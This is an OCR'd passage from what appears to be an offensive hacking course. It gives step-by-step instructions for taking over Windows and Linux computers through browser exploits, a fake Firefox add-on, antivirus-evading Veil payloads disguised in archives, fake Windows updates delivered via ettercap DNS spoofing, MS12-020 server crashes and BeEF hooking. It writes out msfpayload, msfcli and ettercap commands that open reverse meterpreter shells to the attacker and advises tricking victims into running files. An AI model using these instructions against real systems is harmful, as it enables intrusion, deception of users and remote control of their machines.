
f) Hack Windows by Browser Autopone



- The hacker can make his computer a fake webserver and he can make on it a website that can utilize the client browsers security holes to hack its computer. Any client will visit the hacker website, it will apply the exploits for the browser.
- Start armitage. Search for browser_autopone. Put LHOST and SRVHOST the IP of the hacker machine, the Srvport = 80, URI Path=/




- You can shorten the url using the website bitly.com. When it will hack the client , it will open the meterpreter session.




Note: The antivirus will detect the autopone and block the connection

g) Client side attack: Hack Windows by firefox faked add on




- The hacker can make his computer a fake webserver and he can make on it a website that has fake plugins. Any client will visit the hacker website, the firefox will try to download the plugins and will download also java meterpreter reverse tcp payload.
- In the msfconsole, search firefox. Use the exploit/multi/browser/firefox_xpi_bootstrapped_addon. Set the payload windows/meterpreter/reverse_tcp. Set the Lhost and Rhost the hacker computer and the Lport any port and the srvport to be suitable port.



- To see the sessions we writes the command "sessions –l". To choose the first session write "session –I 1".

Note: The firefox will detect the unverified plugins and will not install it

h) Client side attack: Hack Windows by encoding payloads to bypass antivirus



- Download Veil-master tool


cd Veil-master

Cd setup


./setup.sh


Python veil.py

- Choose list



- Choose the payload 9: Powershell/virtualalloc. Then choose generate the payload. Choose msfvenom. Choose the windows/meterpreter/reverse_tcp. Choose the lhost the ip of the hacker machine 192.168.52.135. Choose any lport. Choose the name of payload.





- Attach the payload with another program using any archive program such as winrar. Then use the icon changer to change the icon . Ask the client to download the file using any trick
- Operate the multi-handler tool msfcli to hack the client>


msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=192.168.52.135 lport=4444 E

- After the user open the program, the meterpreter session will open

i) Hack windows by fake software update

- We will do fake update for windows and through the fake update we will download the payload type windows interpreter reverse tcp which will do reverse connection with the hacker computer and through the meterpreter session you can control the client computer.
- Install evilgrade. To get the modules type

#./evilgrade




configure winupdate


show options

- Create the payloads in other command lines

msfpayload windows/meterpreter/reverse_tcp lhost=192.168.52.135 lport=5555 x > /root/hedaya1.exe



- Return to evilgrade to tell it about the payload



- Edit the file etter.dns

- Operate ettercap in command line

ettercap –T –Q –M –P dns_spoof /192.168.52.2/ // (ip of the machine gateway)


- Operate the multihandler

#Msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=192.168.52.135 lport 5555 E

- Go to evil grade and write stat


Evilgrade > start

>status



- Test on the client. The client will do windows update. The client will go windowsupdate.microsoft.com. From interpreter you can control the client computer. The command run vnc can do anything in the client computer.

j) Hack windows server 2008 with MS12-020




- MS12 is exploit that targets the RPC service that is responsible on the remote connection.
- You can use the rdpex.py script in the cd to crash the server

- To discover the network use

netdiscover –r 192.168.52.0/24

nmap –sV –O (IP address) to scan for services and see if the terminal service open (port 3389 ms-wbt-server)



- You can use the rdpex.py script to crash the server



root@bt:~# python rdpex.py

k) Client side Attack: Hack windows by BeEF

- It is web application. When the client browse this website, the hacker can apply java payloads on the client computer.
- Go and install Beef from back track, go exploitation tools, social engineering tools, BeEF XSS framework, BeEF
- After the installation, you will get the hook url and uri url

Hook url: http://127.0.0.1:3000/js


Uri url: http://127.0.0.1:30000/uri/panel




- Use the username beef and password beef to enter the control panel

- Change index.html in the apache / var/www/index.html and restart apache2


- We can redirect the browser to certain website



- In the armitage, create the java_signed applet payload and put the SRVhost ip and lhost ip same as the hacker computer ip. Take the link and paste it under redirect browser section in the beef application. When the client will enter the link the computer will be hacked


Armitage View Hosts Attacks Workspaces Help
auxiliary
admin
zend
java_bridge
exploit
multi
browser
java_calendar_deserialize
java_getsoundbank_bof
java_rmi_connection_impl
java_setdifficm_bof
java_signed_applet
java_trusted_chain
mozilla_navigatorjava
qtjava_pointer
Microsoft

l) Hack linux by payload



- The linux has less number of holes than the windows, but linux can be hacked with payloads.
- Got to msf3 folder and write the command msfpayload linux. Then use the command msfcli multi/handler to control the hacked machine when the client run the payload




Table of Contents